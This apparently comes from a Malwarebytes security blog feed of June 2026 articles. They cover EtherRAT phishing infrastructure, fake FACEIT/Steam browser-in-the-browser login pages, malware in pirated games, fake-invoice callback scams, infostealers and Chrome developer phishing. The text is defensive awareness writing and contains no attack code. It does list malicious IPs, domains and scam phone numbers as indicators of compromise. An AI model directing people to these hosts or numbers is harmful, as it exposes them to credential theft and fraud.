



    These phishing pages typically askย the userย to enterย theirย email address, then continue the infection chain and distribute phishing or malware pages.ย  Below are some of the phishing pages detectedย within the malicious infrastructure:

    Misconfigurationsย exposed the phishing kitsย 

    While tracking malicious websites, we found one with an open directoryย containingย part of the phishing kit used in the campaigns.ย 

    Open directoryย hosting part of phishing kits

    ย 

    The open directoryย containedย several folders with codeย and pagesย relatedย to the phishing campaigns.ย 

    Phishing kit codeย 

    Additionally, some domains were misconfigured and allowed the download of โ€œcl.zipโ€, whichย contained the source code for the โ€œURLย Cloakerโ€ย pages.ย 

    Part of โ€œURLย Cloakerโ€ codeย 

    Indicators of Compromise (IOCs)โ€ฏย 

    IPsย 

    82[.]165[.]65[.]244: malicious infrastructureโ€ฏย 

    185[.]221[.]216[.]121: malicious infrastructureโ€ฏย 

    43[.]163[.]233[.]166: malicious infrastructureโ€ฏย 

    40[.]160[.]238[.]30: malicious infrastructureโ€ฏย 

    159[.]89[.]227[.]204: malicious infrastructureโ€ฏย 

    57[.]128[.]31[.]168: malicious infrastructureโ€ฏย 

    Domainsย 

    ivorilla[.]cloud:โ€ฏEtherRATโ€ฏdistributionโ€ฏย 

    mx[.]nrlwz[.]com:โ€ฏEtherRATโ€ฏdistributionโ€ฏย 

    dn[.]eyqwj[.]com:โ€ฏEtherRATโ€ฏdistributionโ€ฏย 

    bi[.]mkrjcsw[.]com:โ€ฏEtherRATโ€ฏdistributionโ€ฏย 

    dorqen[.]casa:โ€ฏEtherRATโ€ฏdistributionโ€ฏย 

    kelvra[.]club:โ€ฏEtherRATโ€ฏdistributionโ€ฏย 

    cambioefectivo[.]com:โ€ฏEtherRATโ€ฏC2โ€ฏย 

    vabelles[.]com:โ€ฏEtherRATโ€ฏC2โ€ฏย 

    tranzed[.]org:โ€ฏEtherRATโ€ฏC2โ€ฏย 

    kibrisarazi[.]com:โ€ฏEtherRATโ€ฏC2โ€ฏย 

    aravisblog[.]com:โ€ฏEtherRATโ€ฏC2โ€ฏย 

    publicspeakingtip[.]org:โ€ฏEtherRATโ€ฏC2โ€ฏย 

    Acknowledgementsย 


    Stop threats before they can do any harm.

    Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser โ†’

    Fake verification pages are stealing Steam accounts from players

    12 June 2026 at 11:27

    Online gamers should watch out for a convincing scam that aims to steal your Steam account.

    The scam uses fake FACEIT verification pages that look legitimate, complete with official branding, working links, and what appears to be a real Steam login window. By the time it asks for your password, many victims are convinced theyโ€™re interacting with a genuine service.

    The goal is to steal your Steam account.

    Why this scam targets FACEIT players

    If youโ€™re not a competitive gamer, FACEIT might not mean anything to you. But to millions of people, itโ€™s a big deal, and that makes it a target for impersonation by cybercriminals.

    FACEIT is one of the largest competitive gaming platforms for Counter-Strike 2 (CS2). Millions of players use it for ranked matches, tournaments, leagues, and advanced anti-cheat protections.

    To use FACEIT, players typically connect their Steam platform accounts, which are valuable for scammers.

    A stolen Steam account can contain:

    • Hundreds or thousands of dollarsโ€™ worth of purchased games
    • Valuable CS2 skins and items, some worth significant amounts of real money
    • Wallet funds and saved payment methods
    • Years of friends, messages, and community reputation

    Once criminals gain access, they can steal items, scam friends, or sell the account on criminal marketplaces.

    Because FACEIT connects to Steam, a fake โ€œFACEIT verificationโ€ page is an easy way to trick people. Victims think theyโ€™re updating their account, but attackers are really trying to steal Steam accounts that may contain valuable games, skins, and wallet funds. Gamers are especially vulnerable because theyโ€™re used to linking accounts and following verification steps, and may act quickly if they think their access to a game is at risk.

    How the scam works

    The attack starts with a website that looks like an official FACEIT page. The scam pages are likely distributed through the same channels gamers use every day: community forums, chat servers, social media posts, and direct messages.


    The page claims FACEIT is offering free, optional identity verification to help build a more trusted community. Itโ€™s polished, uses the correct branding, and even includes working links to FACEITโ€™s real blog and support pages. Everything about it is designed to make you think youโ€™re on a genuine FACEIT website, but youโ€™re not.

    Fake FACEIT verification page
    Fake FACEIT verification page

    Instead of using the official faceit.com domain, the scammers use lookalike addresses such as:

    • faceit-discord.com
    • faceit-clubs-verify.com
    • faceit-verification-clubs.com

    The extra words like โ€œverificationโ€ or โ€œdiscord,โ€ are designed to make these addresses look legitimate at a glance, but theyโ€™re sites that are controlled by cybercriminals.

    Many of these domains are only days or even hours old. Scammers constantly register new ones, knowing theyโ€™ll likely be blocked eventually. Thatโ€™s why a site not being flagged as dangerous doesnโ€™t mean itโ€™s safe.

    There are small clues, though. In one example, the page listed both โ€œCopyright 2024โ€ and โ€œCopyright 2025.โ€ Legitimate companies rarely make mistakes like that, but scam sites often do.

    After the verification pitch, the page claims thereโ€™s a problem with your CS2 account and asks you to update your information to prove youโ€™re not a cheater or using a smurf account.

    Hereโ€™s the clever part. The QR code appears blurry and difficult to scan. Researchers believe thatโ€™s intentional. After a few failed attempts, many users are likely to give up and click the easier-looking โ€œSign in through Steamโ€ button instead.

    The broken QR code is the nudge that guides victims toward the part of the page where the real theft happens.

    Fake FACEIT page with a blurry QR code and "Sign in with Steam" button
    Fake FACEIT page with a blurry QR code and โ€œSign in with Steamโ€ button

    When users eventually give up on the QR code and click the button, a Steam login window appears. It looks convincing, complete with the Steam logo, login fields, and what appears to be a steamcommunity.com address bar.

    But the window is fake.

    Fake Steam sign-in window steals your account details
    Fake Steam sign-in window steals your account details

    Instead of opening a real Steam login page, the scammers display a convincing copy inside the website itself. Security researchers call this a Browser-in-the-Browser attack. The fake window looks and behaves like a genuine browser pop-up, but the address bar is just part of the image.

    Anything entered into the form goes straight to the criminals. If the page also asks for a Steam Guard code, that gets stolen too, allowing attackers to access the account. Some victims are then tricked into โ€œprotectingโ€ their items by transferring them to a friend or backup account, when theyโ€™re actually sending them directly to the scammers.

    How to protect yourself against this scam

    A few simple habits can stop this scam:

    • Check the real address bar. FACEITโ€™s official website is faceit.com. Be wary of lookalike domains such as faceit-discord.com or faceit-clubs-verify.com. Remember: a login window inside a webpage can fake its own address bar. Trust the one at the top of your browser, not the one inside the page.
    • Be suspicious of blurry QR codes. Researchers believe the QR code in this scam is deliberately blurred to push users toward the โ€œSign in through Steamโ€ button instead.
    • Treat urgency as a warning sign. Messages about account problems, verification, or losing access are designed to make you act quickly. Slow down and verify first.
    • Go to the source. If youโ€™re unsure whether FACEIT or Steam needs something from you, open the official website or app yourself rather than following links from Discord, messages, or ads.
    • Add another layer of protection. Scam sites often look legitimate. Malwarebytes Browser Guard can help block known phishing pages and other online scams before you enter your username and password.

    If you already entered your details

    Change your Steam password immediately, make sure Steam Guard is enabled, and sign out of all other devices. Check your Steam API key settings and remove any key you donโ€™t recognize. Change the password anywhere else you reused it and review your account for unauthorized trades or purchases.

    Why this scam works

    This scam works because it doesnโ€™t look like a scam. The branding is convincing, the story makes sense, and even the Steam login window appears legitimate.

    Most people know to check the address bar before entering a password. Browser-in-the-Browser attacks are designed to defeat that habit. Because the fake Steam window is built into the page itself, the criminals can make its address bar say whatever they want, including steamcommunity.com.

    The safest approach is to be suspicious of any login window that appears inside another website. If youโ€™re unsure, close the page and sign in to Steam the way you normally would, through the official app or by typing the address yourself.

    That small pause, that refusal to take the convenient shortcut a page is pushing you toward, is all it takes to keep your account yours.


    Stop threats before they can do any harm.

    Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser โ†’

    Pirated PC games are delivering password-stealing malware

    8 June 2026 at 12:53

    A new Windows malware campaign hides inside pirated PC games and modified installers for franchises like Far Cry, Need for Speed, FIFA, and Assassinโ€™s Creed.

    Researchers estimate that more than 400,000 devices worldwide have been infected, with around 30,000 users in the US.

    The infection method is simple and effective. Users are lured into installing a fully functional free game. While the cracked and repacked game appears to work, the malware installs silently in the background.

    The strain is being called โ€œRenEngine loaderโ€ and sometimes referred to as Renโ€™Py because parts of the malicious code are embedded in a legitimate Renโ€™Py launcher used to run some visual novel games. When the launcher runs, it decompresses the game files and secretly starts the infection chain.

    Renโ€™Py is a legitimate, open-source visual novel engine used by developers to make story-driven games with text, images, sound, and interactive choices. The malware in this case isย notย Renโ€™Py itself. Attackers are abusing the engine or its launcher as a delivery method to hide malicious code inside pirated game installs.

    In practice, the primary infection vector is software piracy. Victims download cracked games or repacked installers from unofficial sites, then run what looks like a normal game launcher or setup file. In reality, theyโ€™re infecting their computer with a malware loader.

    At the time of writing, this loader is trying to deliver an infostealer called ARC, which can grab saved browser passwords, cookies, cryptocurrency wallets, autofill data, system details, and clipboard contents.

    But weโ€™ve also seen other payloads being dropped, including Rhadamanthys stealer, Async Remote Access Trojan (RAT), and Backdoor.XWorm, which can expand the damage from credential theft to full remote control of the machine. That can mean account takeovers, financial fraud, crypto theft, and deeper compromise of personal or work data.

    Worst of all, a user may not realize they are infected until usernames and passwords have been stolen or the machine starts behaving strangely.ย 

    How to stay safe

    The most important lesson here is that โ€œfreeโ€ cracked software is often a delivery mechanism for malware, not a bargain. Once a loader like this is on the machine, the real goal is usually to steal credentials or install a secondary payload that is more persistent and more damaging.

    Some other general advice to stay safe:

    • Donโ€™t download installers from unofficial sources.
    • Use real-time, up-to-date anti-malware protection to block loaders.
    • Keep your software up to date, especially Microsoft patches and other security-related programs.

    If you think your computer is infected and want to make sure, follow the instructions posted here. The amazing volunteers on our forums will help you through the process of cleaning your machine.


    We donโ€™t just report on threatsโ€”we remove them

    Cybersecurity risks should never spread beyond a headline. Keep threats off your devices byย downloading Malwarebytes today.

    We found this fake-invoice campaign while scammers were still building it

    3 June 2026 at 20:05


    A new batch of fake payment invoices is being staged right now, and we caught the campaign while it was still being put together. The emails impersonate PayPal, Amazon, and Geek Squad, and others, and they all share one goal: to scare you into calling a phone number where a fake โ€œsupport agentโ€ is waiting.

    What makes this wave unusual is that some of the templates we recovered still contained blank fields where the phone number and price should have been, while others were already complete and in circulation. We caught the campaign mid-rollout.

    Whatโ€™s the scam?

    If you receive an email that looks like a receiptโ€”โ€œYour subscription renewed for $349,โ€ โ€œYou sent a payment of $598.96โ€โ€”and it tells you to call a number to cancel or dispute the charge, stop.

    There is no charge. The email exists to get you on the phone with a scammer who will then try to talk you into handing over remote access to your computer, your card details, or a โ€œrefundโ€ that somehow requires you to send them money.

    This particular flavor is called a โ€œphantom invoiceโ€ or โ€œrefundโ€ scam, and the trick is psychological, not technical. Thatโ€™s why these emails can often slip past spam filters: thereโ€™s often no malicious attachment or link for security systems to analyze. The scam is in the phone number youโ€™re urged to call.

    If you didnโ€™t make the purchase, thereโ€™s no need to call the number in the email to cancel it. Real companies donโ€™t pressure customers into resolving unexpected charges through unsolicited phone numbers.

    The goal is simple: create enough concern to get you to call. You see a significant charge you donโ€™t recognize, say $499, and your first instinct is to stop it. The invoice helpfully provides a number to call โ€œif this wasnโ€™t you.โ€ So you call, and now youโ€™re talking to the scammer.

    From there, the conversation usually leads to one of a few outcomes. They may ask you to install software so they can โ€œfixโ€ the charge, giving them access to your computer. They may ask for your card or bank details to โ€œprocess the refund.โ€ Or they may โ€œaccidentallyโ€ refund too much and ask you to send the difference back, usually by gift card or bank transfer.

    The invoice is just the bait, while the phone call is the trap.

    These emails are convincing, and some are already reaching inboxes. The good news is that simply receiving one doesnโ€™t put you at risk. The scam only works if it succeeds in getting you to call the number provided. If you recognize the message as fraudulent and delete it, the attack stops there.

    If you did call the number and followed instructions from a scammer, run a virus scan and check your bank accounts. Change your critical passwords, enable multi-factor authentication (MFA), and make sure your security software is up to date.

    How we caught it half-built

    Most scam investigations start after the damage is done. This one was different. We came across a cluster of nearly identical invoice templates that were clearly part of the same kit, and several of them were incomplete.

    Where a finished scam email would show a phone number, some of these showed the literal text #TFN# instead, which is just a placeholder. (โ€œTFNโ€ is the scammersโ€™ shorthand for toll-free number, the callback line they route victims to.) Others left the price as #PRICE#, the date as #DATE#, and the recipient as #EMAIL#. These are merge fieldsโ€”the blanks a bulk-sending tool fills in automatically before a campaign goes out.

    Finding those placeholders still in place told us that the operation was still being assembled. Some templates were still half-finished, while others were already complete and carrying live callback numbers. Weโ€™d caught the campaign mid-rollout, between being built and fully launched.

    Why these invoices look believable

    The scammers use familiar brands such as PayPal, Amazon, and Geek Squad. Theyโ€™re companies people expect to receive receipts and renewal notices from, which lowers suspicion.

    The charges are also carefully chosen. Amounts in the few-hundred-dollar range are large enough to cause concern but still seem plausible as a subscription renewal or online purchase.

    Many messages add urgency, telling recipients to call quickly to dispute or cancel the charge. This pressure is designed to stop people from verifying the transaction independently.

    Some invoices even combine trusted brands, such as claiming a payment was sent through PayPal to Amazon. Referencing multiple well-known companies makes the message appear more credible.

    How to spot a fake invoice

    The good news is that these scams share warning signs. Once you know what to look for, they get a lot easier to catch. Watch for any of these:

    • A charge you donโ€™t remember making. If you donโ€™t recognize the charge, verify it independently through your account or bank. If thereโ€™s no record of it, the invoice is likely a lure designed to get you to call.
    • A ticking clock. โ€œCall within 12 hours,โ€ โ€œcancel before it renews,โ€ or โ€œact immediatelyโ€ provide fake urgency designed to stop you thinking. Real billing problems can wait while you check.
    • Brands you trust, used as cover. The more familiar the logo, the less carefully people read. Scammers borrow trust they didnโ€™t earn.
    • Odd details that donโ€™t quite fit. A PayPal email โ€œfromโ€ Amazon, a stray address that belongs to no one, or slightly off wording. Trust the small things that feel wrong.
    • Pressure to keep you on the phone. Once you call, a real company would never stop you from hanging up to verify, but a scammer will.

    If even one of these is present, treat the whole message as suspicious.

    Remember the single rule that defeats this entire scam: A genuine company will never rush you onto a call to undo a payment you never made. If youโ€™re not sure whether a charge is real, close the email and check your account the normal way: by typing the companyโ€™s website into your browser yourself, or calling the number on the back of your bank card.

    Pro tip: Malwarebytes Scam Guard can help spot scams like these and guide you in what to do next, while Browser Guard will block you from accessing scam websites.

    What to do if one of these lands in your inbox

    If you receive a suspicious invoice like the ones described here, take a few simple precautions:

    • Donโ€™t call the number. Thatโ€™s the core of the scam. Legitimate refunds or cancellations donโ€™t require you to call a number from an unsolicited receipt.
    • Donโ€™t reply or click anything. Treat the message as suspicious, even if it looks legitimate.
    • Verify charges independently. If youโ€™re concerned a charge might be real, log in directly to PayPal, your bank, or the retailer by typing the address yourself and reviewing your transaction history.
    • Report it. Forward suspected phishing emails to the impersonated companyโ€™s abuse address and, in the US, report them to the FTC at reportfraud.ftc.gov. Reporting helps disrupt scam operations.
    • If you already called, end the conversation. Donโ€™t install any software they recommend. If you granted remote access or shared payment information, contact your bank immediately and run a trusted security scan on your device.
    • Be wary of urgency. Phrases like โ€œwithin 12 hoursโ€ or โ€œcancel nowโ€ are designed to pressure you into acting before you think. Take the time to verify the claim independently.

    Scammers are increasingly shifting to tactics that software canโ€™t easily inspect. A phone number in an email is difficult for security tools to evaluate, and the actual scam happens over a phone call instead of through a malicious link or attachment.

    Thatโ€™s why finding this campaign during rollout matters. Instead of seeing the damage afterward, we got a look at the preparation: unfinished templates, incomplete details, and the scam kit before it was fully deployed.

    The best defense is simple: if an unexpected invoice tells you to call a number immediately, stop and verify the charge independently first.

    Indicators of compromise

    Domains

    invoicepdfin[.]xyz

    invoicepdfus[.]xyz

    invoicepdfusa[.]xyz

    invoicerep[.]xyz

    invoicestatement[.]xyz

    invoicestm[.]xyz

    Callback numbers

    804-392-2793

    801-640-8589


    Something feel off? Check it before you click.ย ย 

    Malwarebytes Scam Guardย helps youย analyzeย suspicious links, texts, and screenshots instantly.ย ย 

    Available withย Malwarebytes Premium Securityย for all your devices, and in theย Malwarebytes app for iOS and Android.ย ย 

    Try it free โ†’ย 

    Infostealers are becoming the go-to phishing payload

    3 June 2026 at 10:59

    Phishing has changed. Slowly but surely, cybercriminals are turning to infostealers instead.

    Traditional phishing hasnโ€™t gone away. Far from it. But many attackers are no longer focused solely on tricking victims into entering usernames and passwords on fake login pages. Instead, they are usingย infostealersย to quietly collect passwords, cookies, browser data, and other sensitive information from infected devices.

    This approach is attractive because it scales well and reduces friction. Instead of relying on a victim to type credentials into a fake site, the malware can harvest logins already saved in browsers, session tokens, autofill data, cryptocurrency wallet details, and even files that contain useful information.

    This makes the attack chain less visible. A traditional phishing email often leaves obvious clues: a suspicious link, a fake login page, or a strange attachment. Infostealers are different. They can arrive through malicious online ads (malvertising), cracked software, fake browser updates, game cheats, or dubious download sites, and once installed, they work in the background, stealing whatever the victimโ€™s device has in store.

    Part of this shift could be due to the widespread adoption of multi-factor authentication (MFA). By stealing session cookies, cybercriminals can bypass MFA, so they can access accounts without needing a password or authentication code.

    Another factor is the rise of the malware-as-a-service (MaaS) ecosystem. Infostealers are cheap to deploy, easy to scale, and highly profitable. Rather than building a full attack chain themselves, many criminals buy access to ready-made stealer kits, loaders, or initial access services from underground vendors. This lowers the barrier to entry and allows less-skilled attackers to run credential theft operations.

    In many cases, infostealers are just the first stage of a larger criminal operation. The stolen data is collected, packaged, and sold to other criminals interested in the harvested information. These buyers may specialize in fraud, account takeover, business email compromise, or ransomware. A single infected machine can generate multiple revenue streams: credentials for one buyer, session cookies for another, and corporate access or wallet data for a third.

    That division of labor is one reason infostealers have become so persistent. Operators can update their code, rotate infrastructure, and launch new campaigns with minimal effort, while affiliates handle distribution through phishing, malvertising, fake downloads, or social media lures.

    How to stay safe

    Because infostealers commonly arrive through malvertising, fake browser updates, and one-click downloads, itโ€™s worth treating ads and pop-ups with healthy skepticism. My personal tip: Never click on sponsored ads. Instead, visit official websites directly and download software only from trusted sources such as official vendor sites or app stores.

    Another increasingly popular technique is ClickFix, a social engineering attack that tricks users into infecting their own devices. Never run commands or scripts copied from websites, emails, or messages unless you trust the source and understand the actionโ€™s purpose. If a website tells you to execute a command or perform a technical action, check official documentation or contact support before proceeding.


    Picked up something youย shouldnโ€™tย have?


    Pirated software, game cheats, and cracked tools remain some of the most common delivery methods for infostealers. These downloads often come bundled with malware that installs alongside the software you intended to get. The same caution applies to many browser extensions and add-ons that promise extra features or convenience. Stick to extensions from reputable developers, check reviews and permissions carefully, and avoid installing any add-on that asks for more access than it plausibly needs.

    Phishing emails are still a major threat, but many can be spotted if you slow down and verify before clicking. Even if an email looks like it comes from a trusted brand, treat unsolicited attachments and links with caution, especially when they urge you to open a file, install something urgently, or fix a billing issue. If youโ€™re unsure, check the sender address, look for typos or odd phrasing, and confirm the request through a separate channel such as the companyโ€™s official website rather than the link in the email.


    We donโ€™t just report on threatsโ€”we remove them

    Cybersecurity risks should never spread beyond a headline. Keep threats off your devices byย downloading Malwarebytes today.

    These convincing copyright notices are designed to steal Google logins

    2 June 2026 at 20:24

    A new scam is targeting people who publish Chrome extensions.

    The scam arrives as an official-looking โ€œcopyright removal requestโ€ claiming your extension is about to be removed from the Chrome Web Store and that you have 48 hours to appeal.

    It even looks personalized. After you enter your extensionโ€™s ID to โ€œverifyโ€ it, the page pulls in your extensionโ€™s real name and icon. But itโ€™s all part of a phishing attack designed to steal your Google username and password.

    If attackers gain access to a developer account, they may be able to take over the extension, access developer resources, or potentially push malicious updates to users.

    Whatโ€™s actually going on

    If youโ€™ve published a Chrome extension, you might encounter a page that looks like an official Google notice warning that your extension is being removed for copyright infringement.

    The page asks you to enter your extension ID, then displays your real extension details alongside a complaint number and countdown clock. It pressures you to sign in with Google to file an appeal before time runs out.

    None of it is real. The page is not operated by Google. The complaint, deadline, and countdown are fabricated. The goal is to trick you into entering your Google username and password into a fake sign-in window controlled by the scammer.

    The most important rule to remember: Genuine warnings about your extension appear in your Chrome Web Store developer dashboard, not on a third-party website.

    Why scammers want developer accounts

